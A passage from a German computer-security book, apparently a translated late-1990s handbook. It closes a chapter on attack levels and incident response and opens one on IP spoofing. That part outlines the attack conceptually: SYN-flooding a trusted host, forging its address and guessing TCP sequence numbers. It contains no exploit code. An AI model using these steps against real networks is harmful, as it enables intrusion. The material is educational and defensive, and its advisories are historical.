Zu der ersten Möglichkeit kann es kommen, wenn Sie das Berechtigungsschema nicht richtig verstanden haben. Das ist kein Verbrechen. Ich habe bemerkt, daß nicht jeder Unix- oder NT-Administrator ein Guru ist (obwohl die wenigsten dies zugeben würden). Es braucht Zeit, sich ein tiefergehendes Wissen des Systems anzueignen. Nur weil Sie ein Informatikstudium oder eine vergleichbare Ausbildung abgeschlossen haben, heißt das noch lange nicht, daß Ihr System sicher sein muß. Es gibt Tools, mit denen man prüfen kann, ob man bei der Konfiguration Fehler gemacht hat, und ich gebe in diesem Buch einige davon an. Wenn Sie auch nur den geringsten Verdacht haben, daß die Berechtigungen falsch gesetzt sein könnten, besorgen Sie sich diese Tools und prüfen Sie es genau nach.

Tip:

Viele Sicherheitstools beinhalten Tutorials zu Sicherheitslücken. SATAN ist ein großartiges Beispiel dafür. Die mit SATAN gelieferten Tutorials sind sehr wertvoll und helfen einem, viele Schwachstellen des Systems zu verstehen, sogar wenn man kein Unix-System hat. Zum Beispiel, wenn Sie Journalist sind und mehr über die Unix-Sicherheit erfahren wollen. Sie brauchen kein Unix-System, um die HTML-Tutorials verstehen zu können, die bei SATAN mitgeliefert werden.

Die zweite Möglichkeit kommt häufiger vor, als Sie denken. Solche Fehler tauchen immer wieder auf. So heißt es z.B. im CERT-Advisory »Vulnerability in IRIX csetup« (Januar 1997):

> *Das CERT Coordination Center hat Informationen über eine Sicherheitslücke in dem Programm csetup unter den IRIX-Versionen 5.x, 6.0, 6.0.1, 6.1 und 6.2 erhalten. Unter IRIX 6.3 und 6.4 ist csetup nicht verfügbar. Durch Ausnutzen dieser Sicherheitslücke können lokale Benutzer beliebige Dateien auf dem System erzeugen oder überschreiben. Mit diesen Möglichkeiten können sie sich schließlich Root-Privilegien aneignen.*

Wegweiser:

Dieses Advisory finden Sie online unter http://www.safesuite.com/lists/ gen1/1421.html.

Sie sollten sich dieses Advisory gut ansehen. Beachten Sie das Datum - dies ist nicht irgendein altes Advisory aus den 80er Jahren, sondern von 1997. Diese Arten von Problemen können bei keinem Unternehmen ausgeschlossen werden. Sicherheitslöcher werden routinemäßig in Programmen jeder Art von Betriebssystem gefunden, wie in dem CERT-Advisory »Vulnerability in Solaris admintool« (August

1996) beschrieben ist:

> *AUSCERT hat einen Bericht über eine Sicherheitslücke in der Solaris-2.x-Distribution von Sun Microsystems erhalten, die auf das Programm admintool zurückzuführen ist. Dieses Programm wird verwendet, um eine grafische Benutzeroberfläche für zahlreiche Aufgaben der Systemadministration zur Verfügung zu stellen. Die Sicherheitslücke kann es einem lokalen Benutzer ermöglichen, Root-Privilegien zu erhalten... bei Solaris 2.5 ist das* `admintool` *per Voreinstellung set-user-id-root. D.h. alle Dateizugriffe werden mit der UID von* `root` *ausgeführt. Eine Auswirkung davon ist, daß diese Schwachstelle den Zugriff auf alle Dateien des Systems erlaubt. Wenn dies ausgenutzt wird, indem versucht wird, eine Datei zu erzeugen, die bereits existiert, wird der Inhalt dieser Datei gelöscht. Wenn die Datei noch nicht existiert, wird sie mit* `Root` *als Eigentümer erzeugt und ist somit für alle Welt schreibbar.*

Wegweiser:

Dieses Advisory finden Sie online unter http://www.dice.ucl.ac.be/crypto/olivier/cq/msgs3/msg00010.html .

Dabei macht es keinen Unterschied, welches System Sie haben. Für fast alle Betriebssysteme werden Bugs gepostet. Die meisten Netzwerksysteme sehen sich jeden Monat mit mindestens einem Advisory dieser Art konfrontiert (mit *dieser Art* meine ich solche, die zu privilegiertem oder sogar Root-Zugriff führen können). Es gibt keine unmittelbare Lösung für dieses Problem, weil die meisten dieser Sicherheitslöcher nicht bekannt waren, als die Software ausgeliefert wurde. Die einzige Möglichkeit ist, alle Mailing-Listen zu abonnieren, die Bugs, Sicherheitslöcher und Ihr System betreffen. In dieser Hinsicht ist Sicherheit ein immerwährender Lernprozeß.

Es gibt einige Techniken, die Sie anwenden können, um auf der Höhe der Zeit zu bleiben. Wenn Sie Mailing-Listen abonnieren, werden Sie mit E-Mails zugeschüttet. Einige Listen erzeugen bis zu 50 Nachrichten pro Tag. Auf Unix-Plattformen ist das kein großes Problem, da Sie kontrollieren können, wie diese Nachrichten auf die Platte geschrieben werden, während sie ankommen (durch Abfangen der Adresse und Umleitung der Mail in ein bestimmtes Verzeichnis und so weiter). In einer Microsoft-Windows-Umgebung kann diese Menge an Mails jedoch überwältigend für jemanden sein, der mit anderen Aufgaben beschäftigt ist. Wenn Sie der Systemadministrator eines NT-Netzwerks sind, gibt es verschiedene Möglichkeiten. Eine ist, unterschiedliche Listen an unterschiedliche Accounts zu leiten. Das macht die Handhabung der eingehenden Mail ein bißchen einfacher (es gibt zu diesem Zweck auch Programme). Unabhängig davon, welche Plattform Sie verwenden, sollten Sie Scripts schreiben, um diese Mail zu analysieren, bevor Sie sie lesen. Ich würde Perl installieren (das auch für NT erhältlich ist) und es verwenden, um die Nachrichten nach einer Zeichenfolge zu durchsuchen, die eine Nachricht für Ihre spezielle Konfiguration interessant macht. Mit ein bißchen Aufwand können Sie sogar ein Script schreiben, das diese Treffer nach Priorität auflistet.

25.8.4 Ebene vier

Probleme der Ebene vier sind im allgemeinen mit Außenstehenden verbunden, die in der Lage sind, auf interne Dateien zuzugreifen. Dieser Zugriff kann unterschiedlicher Natur sein. Sie könnten eventuell nur in der Lage sein, die Existenz bestimmter Dateien zu überprüfen, aber sie könnten auch in der Lage sein,

diese Dateien zu lesen. In Ebene vier angesiedelte Probleme beinhalten auch solche Sicherheitslücken, bei denen entfernte Benutzer - ohne gültigen Account - eine begrenzte Anzahl von Befehlen auf Ihrem Server ausführen können.

Der größte Teil dieser Sicherheitslücken entsteht durch eine fehlerhafte Konfiguration Ihres Servers, schlechtes CGI und Überlauf-Probleme.

25.8.5 Die Ebenen fünf und sechs

In den Ebenen fünf und sechs liegen Bedingungen vor, unter denen Dinge möglich sind, die niemals vorkommen dürften. Jedes Sicherheitsloch in Ebene fünf und sechs ist fatal. In dieser Ebene können entfernte Benutzer Dateien lesen, schreiben und ausführen (normalerweise haben sie mehrere Methoden kombiniert, um so weit zu kommen). Zum Glück ist es, wenn Sie schon die Ebenen zwei, drei und vier gesichert haben, fast unmöglich, daß Sie jemals mit einer Krise der Ebenen fünf oder sechs konfrontiert werden. Wenn Sie die kleineren Möglichkeiten des Eindringens vereitelt haben, beruht eine Sicherheitslücke der Ebene sechs höchstwahrscheinlich auf fehlerhafter Software.

25.8.6 Reaktionsebenen

Wie sollte man reagieren, wenn man entdeckt, daß ein Angriff im Gange ist? Das hängt ganz von der Situation ab.

Reaktion auf Angriffe der Ebene eins

Angriffe der Ebene eins können so behandelt werden, wie ich es bereits beschrieben habe. Filtern Sie die ankommende Adresse und kontaktieren Sie den Service Provider des Angreifers. Dies sind kleinere Unannehmlichkeiten. Nur wenn die DoS-Attacke in Zusammenhang mit irgendeiner anderen Attacke zu stehen scheint (vielleicht einer höheren Ebene), oder wenn sie einige Zeit andauert (wie im Fall Panix.com), sollten Sie sich die Mühe machen, mehr zu tun, als nur den ankommenden Traffic auszusperren. Wenn Sie jedoch in einer Situation wie bei Panix sind, sollten Sie erwägen, CERT oder andere Behörden zu informieren.

Reaktion auf Angriffe der Ebene zwei

Angriffe der Ebene zwei können intern behandelt werden. Es gibt keinen Grund, durchsikkern zu lassen, daß lokale Benutzer auf Dinge zugreifen können, auf die sie nicht zugreifen sollten. Sperren oder löschen Sie den Account des Benutzers. Wenn es Beschwerden gibt, überlassen Sie die Sache Ihrem Anwalt. Wenn Sie die Person zur Einsicht bewegen wollen, wird dies nicht viel nützen. Innerhalb eines Monats wird alles wieder beim alten sein. Das ist kein Spiel. Niemand garantiert Ihnen, daß dieser interne Benutzer nur ein unschuldiger, neugieriger Mensch ist. Einen Rat habe ich noch für Sie: Sperren Sie den Account auf jeden Fall ohne Vorwarnung. Auf diese Weise können Sie Beweise sicherstellen, die ansonsten gelöscht werden könnten.

Hinweis:

In Fällen, in denen Sie sich nicht ganz von dem Benutzer trennen können (vielleicht, weil es ein Angestellter ist), können Sie ihn warnen und die Position des Benutzers davon abhängig machen, ob er sich daran hält. Dokumentieren Sie den Vorfall sorgfältig, damit der Benutzer Sie nicht wegen einer unbegründeten Entlassung verklagen kann, wenn Sie ihn aufgrund weiterhin auftretender Probleme schließlich doch feuern müssen.

Reaktion auf Angriffe der Ebenen drei, vier und fünf

Wenn Sie einem Angriff oberhalb der Ebene zwei ausgesetzt sind, haben Sie ein echtes Problem. Sie müssen dann folgende Dinge tun:

- Das Netzwerksegment isolieren, so daß die Aktivität nur noch innerhalb eines kleinen Bereichs stattfinden kann.
- Es zulassen, daß mit der Aktivität fortgefahren wird.
- Alle Aktivitäten gründlich protokollieren.
- Alles mögliche unternehmen (unter Verwendung eines anderen Netzwerkabschnitts), um die Quelle oder Quellen des Angriffs zu identifizieren.

Sie haben es mit einem Kriminellen zu tun. Wenn Sie ihn schnappen, brauchen Sie Beweise. Diese Beweise zu erbringen, wird einige Zeit dauern.

Wann ein Eindringen zur kriminellen Tat wird, ist nach der Internet-Rechtsprechung nicht immer eindeutig zu bestimmen. Auf jeden Fall reicht es nicht aus, daß jemand versucht, über sendmail an Ihre Datei /etc/passwd zu gelangen. Auch der Beweis einer Handvoll showmount -Anforderungen wird nicht genügen. Um wirklich etwas gegen den Eindringling in der Hand zu haben, müssen Sie konkrete Beweise dafür haben, daß er sich in Ihrem Netzwerk aufgehalten hat, bzw. daß er derjenige war, der Ihr Netzwerk mit Hilfe einer DoS-Attacke lahmgelegt hat. Um diese Beweise zu erhalten, müssen Sie die volle Wucht des Angriffs ertragen (es sei denn, Sie können einige Schutzmaßnahmen errichten, die sicherstellen, daß Ihr Netzwerk durch den Angriff keinen Schaden nehmen wird).

Mein Rat in einer solchen Situation wäre, nicht nur die Polizei einzuschalten, sondern mindestens ein qualifiziertes Sicherheitsunternehmen, das Ihnen helfen kann, den Angreifer zu schnappen. Das wichtigste bei einer solchen Operation sind die Log-Dateien und natürlich die Lokalisierung des Eindringlings. Die Logs können Sie selbst erzeugen. Das Auffinden des Eindringlings gestaltet sich schon etwas schwieriger. Sie könnten mit einem einfachen traceroute beginnen, und vielleicht setzen Sie ein Dutzend unterschiedliche Methoden ein, nur um am Ende feststellen zu müssen, daß das Netzwerk, von dem der Eindringling stammt, selbst ein Opfer ist oder eine bösartige Site. Im schlimmsten Fall ist es ein Netzwerk, das in einem Land liegt, in dem die deutsche Justiz keinen Einfluß mehr nehmen kann. In solchen Fällen können Sie wenig anderes tun, als Ihr Netzwerk abzusichern und wieder zur Tagesordnung überzugehen. Alles andere könnte sehr kostspielig werden und sich am Ende doch als Zeitverschwendung herausstellen.

25.9 Zusammenfassung

In diesem Kapitel haben Sie etwas über die unterschiedlichen Ebenen von Angriffen erfahren. Diese Ebenen sind durchnumeriert, wobei Ebene eins die harmloseste und Ebene sechs die schlimmste Art eines Angriffs ist. Sie haben erfahren, wie Sie auf die unterschiedlichen Angriffe reagieren sollten und welche Tools Sie verwenden können, um sie erfolgreich zu bekämpfen.

25.10 Informationsquellen

UNIX Incident Guide How to Detect an Intrusion. http://ciac.llnl.gov/ciac/documents/CIAC-2305_UNIX_Incident_Guide_How_to_Detect_an_Intrusion.pdf

Securing Internet Information Servers. CIAC-2308. http://ciac.llnl.gov/ciac/documents/CIAC-2308_Securing_Internet_ Information_Servers.pdf

Threat Assessment of Malicious Code and Human Computer Threats. L. E. Bassham und T. W. Polk. National Institute of Standards and Technology. Report to the U.S. Army Vulnerability/Survivability Study Team, NISTIR 4939. Oktober 1992. http://bilbo.isu.edu/security/isl/threat.html

Hackers in the Mist. R. Blake. Northwestern University, Independent study in anthropology. 2. Dezember 1994. http://www.eff.org/pub/Privacy/Security/Hacking_cracking_phreaking/Net_culture_and_hacking/Hackers/ hackers_in_the_mist.article

Computer Break-ins: A Case Study. Leendert van Dorn. Vrije University. 21. Januar 1993. http://www.alw.nih.gov/Security/FIRST/papers/general/holland.ps

Concerning Hackers Who Break into Computer Systems. Vorgestellt auf der 13. National Computer Security Conference. 1. Oktober 1990. http://www.cpsr.org/ftp/cpsr/computer_crime/denning_defense_hackers.txt

Selling Security: Security Policies Are Key to a Strong Defense, But Top Management Must First Be Brought on Board. C. Waltner. InfoWorld. http://www.infoworld.com/cgi-bin/displayArchives.pl?dt_iwe52-96_82.htm

The United States vs. Craig Neidorf: A Debate on Electronic Publishing Constitutional Rights and Hacking. D. E. Denning. Communications of the ACM. März 1991. http://www.aracnet.com/~gtr/archive/intrusions.html

An Evening With Berferd In Which a Cracker is Lured, Endured and Studied. B. Cheswick. AT&T Bell Labs. ftp://research.att.com/dist/internet_security/berferd.ps

Recombinant Culture: Crime in the Digital Network. C. E. A. Karnow. Vorgestellt auf der Defcon II. Juli 1994. http://www.cpsr.org/cpsr/computer_crime/net.crime.karnow.txt

The Baudy World of the Byte Bandit: A Postmodernist Interpretation of the Computer Underground. G. Meyer und J. Thomas. Department of Sociology, Northern Illinois University. 5. März 1990.

http://ei.cs.vt.edu/~cs6704/papers/meyer.txt

25.10.1 Erkennen von Eindringlingen (Intrusion Detection)

An Introduction to Intrusion Detection. Aurobindo Sundaram.
http://www.techmanager.com/nov96/intrus.html

Intrusion Detection for Network Infrastructures. S. Cheung, K. N. Levitt und C. Ko. 1995 IEEE Symposium on Security and Privacy, Oakland, CA. Mai 1995. http://
seclab.cs.ucdavis.edu/papers/clk95.ps

Fraud and Intrusion Detection in Financial Information Systems. S. Stolfo, P. Chan, D. Wei, W. Lee und A. Prodromidis. 4th ACM Computer and Communications Security Conference. 1997.
http://www.cs.columbia.edu/~sal/hpapers/acmpaper.ps.gz

Detecting Unusual Program Behavior Using the Statistical Component of the Next-Generation Intrusion Detection Expert System (NIDES). Debra Anderson, Teresa F. Lunt, Harold Javitz, Ann Tamaru und Alfonso Valdes. SRI-CSL-95-06. Mai 1995. (Nur in gedruckter Fassung erhältlich.) Zusammenfassung:
http://www.csl.sri.com/tr-abstracts.html#csl9506

Intrusion Detection Systems (IDS): A Survey of Existing Systems and a Proposed Distributed IDS Architecture. S. R. Snapp, J. Brentano, G. V. Dias, T. L. Goan, T. Grance, L. T. Heberlein, C. Ho, K. N. Levitt, B. Mukherjee, D. L. Mansur, K. L. Pon und S. E. Smaha. Technical Report CSE-91-7, Division of Computer Science, University of California, Davis. Februar 1991.
http://seclab.cs.ucdavis.edu/papers/bd96.ps

A Methodology for Testing Intrusion Detection Systems. N. F. Puketza, K. Zhang, M. Chung, B. Mukherjee und R. A. Olsson. IEEE Transactions on Software Engineering, Vol. 22, No. 10. Oktober 1996. http://seclab.cs.ucdavis.edu/papers/tse96.ps

GrIDS - A Graph-Based Intrusion Detection System for Large Networks. S. Staniford-Chen, S. Cheung, R. Crawford, M. Dilger, J. Frank, J. Hoagland, K. Levitt, C. Wee, R. Yip und D. Zerkle. The 19th National Information Systems Security Conference. http:// seclab.cs.ucdavis.edu/papers/nissc96.ps

NetKuang - A Multi-Host Configuration Vulnerability Checker. D. Zerkle und K. Levitt. Proceedings of the 6th Usenix Security Symposium. San Jose, CA. 1996. http:// seclab.cs.ucdavis.edu/papers/zl96.ps

Simulating Concurrent Intrusions for Testing Intrusion Detection Systems: Parallelizing Intrusions. M. Chung, N. Puketza, R. A. Olsson und B. Mukherjee. Proceedings of the 1995 National Information Systems Security Conference. Baltimore, MD. 1995. http:// seclab.cs.ucdavis.edu/papers/cpo95.ps

Holding Intruders Accountable on the Internet. S. Staniford-Chen und L.T. Heberlein. Proceedings of the 1995 IEEE Symposium on Security and Privacy, Oakland, CA. 8-10, Mai 1995.
http://seclab.cs.ucdavis.edu/~stanifor/papers.html

Machine Learning and Intrusion Detection: Current and Future Directions. J. Frank. Proceedings of the 17th National Computer Security Conference, Oktober 1994. http://
seclab.cs.ucdavis.edu/~frank/mlid.html

Another Intrusion Detection Bibliography. http://doe-is.llnl.gov/nitb/refs/bibs/ bib1.html

Intrusion Detection Bibliography. http://www.cs.purdue.edu/coast/intrusion-detection/ ids_bib.html

Bibliography on Intrusion Detection. The Collection of Computer Science Bibliographies. http://src.doc.ic.ac.uk/computing/bibliographies/Karlsruhe/Misc/intrusion.detection.html

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

26

Spoofing-Attacken

In diesem Kapitel lernen Sie etwas über Spoofing-Attacken: wie sie durchgeführt werden und wie Sie sie verhindern können.

26.1 Was ist Spoofing?

Spoofing läßt sich in einem Satz beschreiben: Es ist die fortgeschrittene Technik der Fälschung von Daten auf einem Netzwerk durch Vortäuschung einer falschen Absenderadresse, oft mit der Absicht, durch die gefälschte Absenderadresse authentifiziert zu werden.

An dieser Definition können Sie schon erkennen, daß Spoofing ein recht komplizierter Prozeß ist. Aber keine Sorge: Am Ende dieses Kapitels werden Sie verstanden haben, wie Spoofing funktioniert und wie Sie es verhindern können.

26.2 Grundprinzipien der Internet-Sicherheit

Es gibt zwei Grundbegriffe bei der Internet-Sicherheit:

- Vertrauen
- Authentifizierung

Vertrauen ist die Beziehung zwischen Rechnern, die autorisiert sind, sich miteinander zu verbinden. *Authentifizierung* ist der Prozeß, den diese Rechner verwenden, um sich gegenseitig zu identifizieren.

Vertrauen und Authentifizierung stehen normalerweise im umgekehrten Verhältnis zueinander. D.h., wenn zwischen Rechnern ein hohes Vertrauen herrscht, ist keine strenge Authentifizierung erforderlich. Wenn andererseits wenig oder kein Vertrauen zwischen den Systemen besteht, ist eine rigorose Authentifizierung vonnöten.

Das sind eigentlich ganz ähnliche Regeln wie die, nach denen sich Menschen verhalten. Wenn z.B. Ihr bester Freund an Ihrer Haustür klingelt, lassen Sie ihn gleich herein. Warum auch nicht? Sie vertrauen ihm ja. Wenn jedoch ein Fremder anklopfen würde, würden Sie schon gerne zuerst wissen, um wen es sich handelt, bevor Sie ihn hereinlassen.

26.2.1 Authentifizierungsmethoden

Obwohl Sie es vielleicht gar nicht realisieren, werden Sie ständig authentifiziert. So müssen Sie wahrscheinlich bei den folgenden Diensten einen Benutzernamen und ein Paßwort angeben, um sie nutzen zu können:

- Ihrem Internet-Zugang
- FTP-Sites
- Telnet-Dienste und Shell-Accounts

Heutzutage fordern auch die meisten abonnierten Web-Sites einen Benutzernamen und ein Paßwort an. Sie werden jeden Tag ziemlich rigoros authentifiziert. Ihnen ist klar, was das bedeutet? Das Internet vertraut Ihnen nicht!

Die Authentifizierung von Menschen beinhaltet also ein Paßwort-Schema. (Einige Modelle verwenden einfache Benutzername/Paßwort-Schemata, während andere komplexer sind, wie z.B. auf Einmalpaßwörtern basierende Challenge-Response-Systeme. Das Resultat ist jedoch dasselbe - entweder hat der Benutzer das korrekte Paßwort oder nicht.)

Rechner können auf andere Weise authentifiziert werden, je nach ihrer Vertrauensstellung. Z.B. kann ein Rechner durch seinen Hostnamen oder seine IP-Adresse authentifiziert werden. Die Verwendung von RHOSTS-Einträgen ist ein übliches Verfahren, um dies zu realisieren.

26.2.2 RHOSTS

Das RHOSTS-System kann verwendet werden, um eine Vertrauensbeziehung zwischen Rechnern herzustellen. In der Solaris-Man-Page wird dies so beschrieben:

> *Die Dateien `/etc/hosts.equiv` und `.rhosts` bilden die Datenbank zur »Fern-Authentifizierung« für rlogin(1), rsh(1), rcp(1) und rcmd(3N). Die Dateien spezifizieren entfernte Hosts und Benutzer, die als »vertrauenswürdig« angesehen werden. Vertrauenswürdige Benutzer erhalten ohne Angabe eines Paßworts Zugriff auf das lokale System.*

Hinweis:

hosts.equiv-Dateien sind im wesentlichen .rhost-Konfigurationsdateien für das gesamte System. Diese werden von Root gesetzt und gelten für den gesamten Host. .rhosts-Dateien sind dagegen benutzerbasiert und gelten nur für bestimmte Benutzer und Verzeichnisse. (Deshalb sollte Benutzern nicht erlaubt sein, ihre eigenen .rhosts-Dateien zu erzeugen. Diese öffnen im ganzen System kleine Sicherheitslöcher.)

Eine .rhosts-Datei könnte z.B. so aussehen:

```
node1.sams.hacker.net hickory
node2.sams.hacker.net dickory
node3.sams.hacker.net doc
node4.sams.hacker.net mouse
```

Diese Datei legt fest, daß den vier angegebenen Rechnern (und den Benutzern hickory, dikkory , doc und mouse) vertraut wird. Diese können über die r-Utilities auf das lokale System zugreifen, ohne eine Paßwort-Authentifizierung durchlaufen zu müssen.

Um diesen Prozeß zu vervollständigen (und eine bidirektionale Vertrauensbeziehung herzustellen) müssen auch auf den vier Rechnern jeweils die entsprechenden rhost-Einträge vorgenommen werden.

Hinweis:

Zu den r-Utilities zählen folgende Anwendungen:

· rlogin - remote login. Dies funktioniert auf ähnliche Weise wie Telnet und bietet eine entfernte Login-Sitzung an.

· rsh - remote shell. Dies ermöglicht den Benutzern, Shell-Befehle auf dem entfernten Rechner auszuführen.

· rcp - remote file copy. Benutzer können mit Hilfe dieses Utilities Dateien von lokalen auf entfernte Rechner kopieren und umgekehrt. rcp basiert auf rsh.

· rcmd - remote command. Dies ermöglicht privilegierten Benutzern, Befehle auf entfernten Hosts auszuführen.

Alle vier r-Utilities verwenden die Schemata aus /etc/hosts.equiv oder .rhosts zur Überprüfung der Vertrauensstellung. Wenn diese Dateien leer sind oder gar nicht existieren, bestehen keine Vertrauensbeziehungen, und somit kann auch keine Spoofing-Attacke (dieser Art) ausgeführt werden.

Die zum Zeitpunkt der Verbindung durchgeführte Authentifizierung basiert einzig und allein auf der IP-Adresse der Quelle. Es ist bekannt, daß dieses Modell fehlerhaft ist, wie Steve M. Bellovin in »Security Problems in the TCP/IP Protocol Suite« erläutert:

> *Wenn es verfügbar ist, ist der am einfachsten auszunutzende Mechanismus das IP-Source-Routing. Angenommen, der Zielhost verwendet die umgekehrte Source-Route, die in einer TCP-Anforderung für Return-Traffic zur Verfügung gestellt worden ist... Der Angreifer kann sich dann jede gewünschte IP-Adresse aussuchen, einschließlich der Adresse eines vertrauenswürdigen Rechners im lokalen Netzwerk des Zielsystems.*

Wegweiser:

»Security Problems in the TCP/IP Protocol Suite« von Steve M. Bellovin finden Sie unter ftp://ftp.research.att.com/dist/internet_security/ ipext.ps.Z.

Bis jetzt haben wir folgendes festgestellt:

- Vertrauen und Authentifizierung stehen im umgekehrten Verhältnis zueinander; mehr Vertrauen bedeutet weniger strenge Authentifizierung.
- Die anfängliche Authentifizierung basiert bei Vertrauensbeziehungen auf der Quelladresse.
- Die Authentifizierung mit IP-Quelladressen ist nicht zuverlässig, weil IP-Adressen (und die meisten Felder eines IP-Headers) gefälscht werden können.
- Eine Vertrauensstellung irgendeiner Art muß existieren, damit eine Spoofing-Attacke ausgeübt

werden kann.

Sie können sich jetzt wahrscheinlich denken, warum IP-Spoofing in der Cracker-Szene einen Kultstatus erreicht hat. Die meisten Angriffe beruhten früher auf Paßwortschemata; ein Cracker hat die Datei /etc/passwd gestohlen und sie geknackt. Dann setzte er seine Arbeit fort, nachdem er das Root-Paßwort (und mindestens einen Benutzernamen mit Paßwort) herausgefunden hatte. Beim Spoofing werden jedoch während des Angriffs weder ein Benutzername noch ein Paßwort übermittelt. Die Sicherheitsverletzung erfolgt sehr diskret.

26.3 Die Technik einer Spoofing-Attacke

Die bloße Tatsache, daß die Authentifizierung mit Quelladressen Schwachstellen hat, macht noch kein IP-Spoofing möglich. Denn der Aufbau einer Verbindung erfordert mehr als nur die richtige IP-Adresse. Dazu ist ein vollständiger, bestätigter Dialog zwischen den Rechnern nötig.

Sie können den Vorgang besser verstehen, wenn wir ihn in die folgenden Schritte unterteilen:

- IP ist für den Pakettransport verantwortlich. Der durch IP durchgeführte Paktettransport ist unzuverlässig; d.h. es gibt keine absolute Garantie dafür, daß Pakete unbeschädigt und intakt ankommen. (Pakete können z.B. verlorengehen, verfälscht werden usw.) Der entscheidende Punkt dabei ist: IP leitet die Pakete nur von Punkt A zu Punkt B. Deshalb besteht der erste Schritt eines Verbindungsaufbaus darin, daß die Pakete intakt bei dem richtigen Host ankommen.
- Sobald die Pakete angekommen sind, übernimmt TCP die Angelegenheit. TCP ist zuverlässiger und hat Möglichkeiten zur Überprüfung, ob die Pakete intakt sind und ordnungsgemäß transportiert werden. Jedes einzelne Paket wird überprüft. Zum Beispiel bestätigt TCP zuerst den Erhalt eines Pakets und sendet dann eine Nachricht zur Verifizierung, daß es korrekt erhalten und verarbeitet wurde.

Die Fehlerprüfung von TCP erfolgt sequentiell. Wenn fünf Pakete gesendet werden, werden die Pakete 1, 2, 3, 4 und 5 in der Reihenfolge bearbeitet, in der sie erhalten worden sind. Jedem Paket wird zu seiner Kennzeichnung eine Nummer zugewiesen. Beide Hosts verwenden diese Nummer zur Fehlerprüfung und Berichterstattung.

In seinem Artikel »Sequence Number Attacks« hat Rik Farrow die Benutzung von Sequenznummern erläutert:

> *Die Sequenznummer wird verwendet, um den Erhalt der Daten zu bestätigen. Am Anfang einer TCP-Verbindung sendet der Client ein TCP-Paket mit einer Anfangssequenznummer, aber keine Bestätigung (da es noch keine geben kann). Wenn am anderen Ende der Verbindung eine Server-Applikation läuft, sendet der Server ein TCP- Paket mit seiner eigenen Anfangssequenznummer aus und einer Bestätigung: die Anfangssequenznummer des Pakets vom Client plus eins. Wenn das Client-System dieses Paket erhält, muß es seine eigene Bestätigung zurücksenden: die Anfangssequenznummer des Servers plus eins. Also sind drei Pakete erforderlich, um eine TCP- Verbindung herzustellen....*

Wegweiser:

»Sequence Number Attacks« von Rik Farrow finden Sie online unter http://www.madness.org/hack/docs/sequence_attacks.txt.

Der Angreifer sieht sich mit zwei Problemen konfrontiert. Erstens muß er die Quelladresse fälschen, und zweitens muß er einen Sequenzdialog mit dem Zielrechner führen. Diese zweite Aufgabe macht den Angriff so kompliziert, da dies kein willkürlicher Dialog ist. Das Ziel legt die Anfangssequenznummer fest, und der Angreifer muß mit der korrekten Antwort reagieren.

Das Komplizierte daran ist, daß der Angreifer die korrekte Antwort erraten muß, da er nie wirkliche Pakete von dem Zielrechner erhält. Robert Morris erläutert dies in seinem Artikel »A Weakness in the 4.2BSD UNIX TCP/IP Software« folgendermaßen:

> *4.2BSD hat eine globale Anfangssequenznummer, die jede Sekunde um 128 erhöht wird, und um 64, nachdem jede Verbindung gestartet worden ist; jede neue Verbindung beginnt mit dieser Nummer. Wenn ein SYN-Paket mit einer gefälschten Adresse von einem Host gesendet wird, wird der Zielhost die Antwort natürlich an den Host senden, den er als die Quelle vermutet, und nicht an den Host, der die Adresse gefälscht hat. Dieser muß daher herausfinden oder erraten, welche Sequenznummer dieses verlorengegangene Paket hatte, um es bestätigen zu können und den Ziel-TCP- Port in den Zustand ESTABLISHED (Verbindung hergestellt) zu versetzen.*

Wegweiser:

Morris' Artikel finden Sie unter ftp://ftp.research.att.com/dist/internet_security/117.ps.Z.

Da das alles vielleicht ein bißchen verwirrend ist, möchte ich Ihnen den Vorgang noch einmal an einem fiktiven Beispiel erklären. Nehmen wir einmal folgendes an:

- Der Cracker weiß, daß die Hosts 207.171.0.111 und 199.171.190.9 eine Vertrauensbeziehung haben.
- Er plant einen Einbruch in 207.171.0.111.
- Um dies zu tun, muß er sich als 199.171.190.9 ausgeben.
- Um sich als 199.171.190.9 auszugeben, täuscht er diese Adresse vor.

Das Problem ist, daß alle Antworten von 207.171.0.111 an 199.171.190.9 geleitet werden (und nicht an den Rechner des Crackers). Deshalb kann der Cracker den Paketverkehr nicht sehen. Er fährt sozusagen blind.

Diese Situation legt dem Cracker ein ernstzunehmendes Hindernis in den Weg. Was passiert, wenn 199.171.190.9 auf die Pakete des Ziels antwortet, während der Cracker noch dabei ist, seinen Angriff durchzuführen? Das würde die ganze Operation gefährden. Deshalb muß der Cracker noch eine letzte Vorbereitung treffen, bevor er mit dem eigentlichen Angriff beginnt: Er muß 199.171.190.9 lahmlegen.

Hinweis:

199.171.190.9 lahmzulegen ist einfach. Dazu setzt der Cracker 199.171.190.9 einer syn-flood-Attacke aus. Diese bombardiert 199.171.190.9 mit Verbindungsanforderungen, so daß dieser Rechner zeitweilig nicht mehr in der Lage sein wird, ankommende Verbindungsanforderungen zu bearbeiten. (Das funktioniert aufgrund der Art und Weise, wie die Verbindungsanforderungen bearbeitet werden. Jedesmal, wenn eine Verbindungsanforderung erhalten wird, versucht das Ziel, den dreistufigen Handshake zu vervollständigen. Schließlich läuft die vorgegebene Zeitspanne für die Anforderung ab, und das Ziel versucht, die nächste Anforderung zu bearbeiten. Alle Verbindungsanforderungen werden in der Reihenfolge bearbeitet, in der sie empfangen werden. Wenn das Ziel also mit Hunderten solcher Anfragen bombardiert wird, verstreicht einige Zeit, bis dieser Host neue Verbindungsanfragen bearbeiten kann.)

An dieser Stelle will ich noch einmal rekapitulieren, was ich bis jetzt geschildert habe.

26.4 Schritte einer erfolgreichen Spoofing-Attacke

Dies sind die wesentlichen Schritte, die unternommen werden müssen:

- Der Cracker muß seine Ziele identifizieren.
- Er muß den Host lahmlegen, als der er sich ausgeben will.
- Er muß die Adresse des Hosts vortäuschen, als der er sich ausgeben will.
- Er muß sich mit dem Ziel verbinden, indem er sich als der lahmgelegte Host ausgibt.
- Er muß die korrekte Sequenznummer erraten, die von dem Ziel verlangt wird.

26.5 Erraten der Sequenznummer

Die ersten vier Schritte sind einfach. Der schwierige Teil ist das Erraten der korrekten Sequenznummer. Dazu muß der Cracker einen Testlauf durchführen:

- Er kontaktiert das Ziel und fordert eine Verbindung an.
- Das Ziel antwortet mit einer Reihe von Sequenznummern.
- Der Cracker protokolliert diese Sequenznummern und kappt die Verbindung.

